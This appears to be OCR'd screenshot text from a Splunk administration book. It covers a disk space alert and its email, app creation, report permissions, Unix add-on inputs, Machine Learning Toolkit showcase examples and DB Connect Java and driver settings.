
Splunk Server Configuration Information

Time Range Selection: Last 4 hours

Select a Series: splunkd

Throughput by Series

Series: splunkd



Save As Alert ×

Settings

Title: Splunk Server Available Disk Space Alert

Description: Alerts when available disk space is below a threshold of 15%
Run from the CM for Indexers, a SH for Search Heads

Permissions: Private [✓ Shared in App]

Alert type: [✓ Scheduled] Real-time

Run on Cron Schedule ▾

Time Range: Last 15 minutes ▸

Cron Expression: 0 6 * * 1

e.g. 00 18 *** (every day at 6PM). Learn More

Trigger Conditions


Trigger alert when: Number of Results ▾

is greater than ▾ 0

Trigger: [✓ Once] For each result

Throttle ? □

Trigger Actions



Splunk Alert: Splunk Server Available Disk Space Alert

splunk@ip-172-31-28-137.ec2.internal
Today, 2:55 PM
James H Baxter

The alert condition for 'Splunk Server Available Disk Space Alert' was triggered.

Alert: Splunk Server Available Disk Space Alert


View results in Splunk

splunk_server	disk_capGB	disk_usedGB	disk_availGB	pct_disk_used	pct_disk_free
ip-172-31-28-137.ec2.internal	9.988	3.669	6.319	36.73	63.27

If you believe you've received this email in error, please see your Splunk administrator.

splunk > the engine for machine data

Chapter 9: Splunk Applications



Name

My Test App

Give your app a friendly name for display in Splunk Web.

Folder name *

mytestapp

This name maps to the app's directory in $SPLUNK_HOME/etc/apps/.

Version

1.0

App version.

Visible

○ No ● Yes

Only apps with views should be made visible.

Author

James H Baxter

Name of the app's owner.

Description

```
A test application for investigating how apps are created in Splunk
```

Enter a description for your app.

Template


sample_app ▼

These templates contain example views and searches.

Upload asset

Choose File No file chosen

Can be any html, js, or other file to add to your app.




Reports

Reports are based on single searches and can include visualizations, statistics and/or events. Click the name to view the report.
Open the report in Pivot or Search to refine the parameters or further explore the data.

1 Reports

i	Title ^	Actions	Next Scheduled Time	Owner	App	Sharing
>	Transactions Rate by Card	Open in Search Edit	None	admin	financials	Private



Edit Permissions

Report Transactions Rate by Card


Owner admin

App financials

Display For

Run As

	Read	Write
Everyone	☑	☐
admin	☐	☑
can_delete	☐	☐
db_connect_admin	☐	☐
db_connect_user	☐	☐
power	☐	☑
sc_admin	☐	☐
splunk-system-role	☐	☐
splunk_api_full	☐	☐
user	☐	☐



Splunk Add-on for Unix and Linux: Setup


The Splunk Add-on for Unix and Linux provides pre-built data inputs to facilitate Linux and Unix system monitoring using Splunk. Check out the Splunk for Unix Technical Add-on page on Splunkbase for support information, the latest updates, and more.

File and Directory Inputs:

Name	Enable (All)	Disable (All)
/etc	●	○
/home/*/.bash_history	●	○
/Library/Logs	●	○
/root/.bash_history	●	○
/var/adm	●	○
/var/log	●	○

Scripted Inputs:

Name	Enable (All)	Disable (All)	Interval (sec)
bandwidth.sh	●	○	60
cpu.sh	●	○	30
df.sh	●	○	300
hardware.sh	●	○	36000



Settings


Your Data

Categories

Alerts

Unix Index(es)

index=os_nix




```
1  index=os_nix host=*242* source=df
```

✓ 1 event (10/19/18 11:46:43.000 AM to 10/19/18 12:01:43.000 PM)

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

```
> 10/19/18           Filesystem                                  Type   Size   Used   Avail   UsePct   MountedOn
  11:57:41.000 AM    /dev/xvda1                                  ext4   7.8G   2.3G   5.5G    29%      /
                     host = ip-172-31-39-242 | source = df | sourcetype = df
```



Showcase

Welcome to the Showcase, which exhibits some of the analytics enabled by this app.
Click on one of the examples to see that Assistant applied to a real dataset.
Please see the video tutorials for more information.

Select which examples to show

All Examples ▾

Predict Numeric Fields

Predict the value of a numeric field using a weighted combination of the values of other fields in that event. A common use of these predictions is to identify anomalies: predictions that differ significantly from the actual value may be considered anomalous.

Examples
- Predict Server Power Consumption
- Predict VPN Usage
- Predict Median House Value
- Predict Power Plant Energy Output
- Predict Future Logins
- Predict Future VPN Usage (sinusoidal time)
- Predict Future VPN Usage (categorical time)

Predict Categorical Fields

Predict the value of a categorical field using the values of other fields in that event. A common use of these predictions is to identify anomalies: predictions that differ significantly from the actual value may be considered anomalous.

Examples
- Predict Hard Drive Failure
- Predict the Presence of Malware
- Predict Telecom Customer Churn
- Predict the Presence of Diabetes
- Predict Vehicle Make and Model
- Predict External Anomalies

Detect Numeric Outliers

Find values that differ significantly from previous values.

Examples
- Detect Outliers in Server Response Time
- Detect Outliers in Number of Logins (vs. Predicted Value)
- Detect Outliers in Supermarket Purchases
- Detect Outliers in Power Plant Humidity
- Detect Cyclical Outliers in Call Center Data
- Detect Cyclical Outliers in Logins

Detect Categorical Outliers

Find events that contain unusual combinations of values.

Examples
- Detect Outliers in Disk Failures
- Detect Outliers in Bitcoin Transactions
- Detect Outliers in Supermarket Purchases
- Detect Outliers in Mortgage Contracts
- Detect Outliers in Diabetes Patient Records
- Detect Outliers in Mobile Phone Activity

Forecast Time Series


Forecast future values given past values of a metric (numeric time series).


Examples
- Forecast Internet Traffic
- Forecast the Number of Employee Logins
- Forecast Monthly Sales
- Forecast the Number of Bluetooth Devices
- Forecast Exchange Rate TWI using ARIMA

Cluster Numeric Events

Partition events with multiple numeric fields into clusters.

Examples
- Cluster Hard Drives by SMART Metrics
- Cluster Behavior by App Usage
- Cluster Neighborhoods by Properties
- Cluster Vehicles by Onboard Metrics
- Cluster Power Plant Operating Regimes
- Cluster Business Anomalies to Reduce Noise


splunk>enterprise
Apps
Search & Reporting
DBX
Splunk DB Connect
App
Splunk Machine Learning Toolkit
+ Find More Apps



Configure settings related to the Java environment and Task Server. Learn More

JRE Installation Path(JAVA_HOME)

/usr/java/latest

Only Java SE 8 is supported. Learn More

JVM Options


-Xmx1024m -XX:+UseConcMarkSweepGC -Ddw.server.applicationConnectors[0].port=19678

Java Virtual Machine parameters. Learn More


Task Server Port

19678

DB Connect task server port. Learn More



Driver Name	Installed	Version
AWS RDS Aurora	✓ Yes	5.1
DB2	✗ No	
MS-SQL Server Using MS Generic Driver	✓ Yes	6.0
MS-SQL Server Using MS Generic Driver With Kerberos Authentication	✓ Yes	6.0
MS-SQL Server Using MS Generic Driver With Windows Authentication	✓ Yes	6.0
Hive	✗ No	
HyperSQL	✗ No	
Informix	✗ No	
MemSQL	✓ Yes	5.1
MS-SQL Server Using jTDS Driver	✗ No	
MS-SQL Server Using jTDS Driver With Windows Authentication	✗ No	
MySQL	✓ Yes	5.1
